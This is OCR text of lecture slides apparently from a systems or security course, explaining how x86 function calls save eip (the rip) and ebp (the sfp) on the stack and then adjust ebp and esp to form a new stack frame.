
2. Remember eip

- Next, push the current value of eip on the stack.
  - This tells us what code to execute next after the function returns
- Remember to adjust esp to point to the new lowest value on the stack.




2. Remember eip

- This value is sometimes known as the rip (return instruction pointer), because when we're finished with the function, this pointer tells us where in the instructions to go next.




3. Remember ebp

- Next, push the current value of ebp on the stack.
  - This will let us restore the top of the previous stack frame when we return
  - Alternate interpretation: ebp is a saved register. We store its old value on the stack before overwriting it.
- Remember to adjust esp to point to the new lowest value on the stack.




3. Remember ebp

- The old value of ebp is sometimes known as the sfp (saved frame pointer), because it reminds us where the previous frame was.



4. Adjust the stack frame


- To adjust the stack frame, we need to update all three registers.
- We can safely do this because we've just saved the old values of ebp and eip. (esp will always be the bottom of the stack, so there's no need to save it).



4. Adjust the stack frame

- ebp now points to the top of the current stack frame, which is always the sfp. (Easy way to remember this: ebp points to address where old value of ebp is saved.)


- dashed line = ebp pointer before this step



4. Adjust the stack frame

- esp now points to the bottom of the current stack frame. The compiler determines the size of the stack frame by checking how much space the function needs (how many local variables it has).

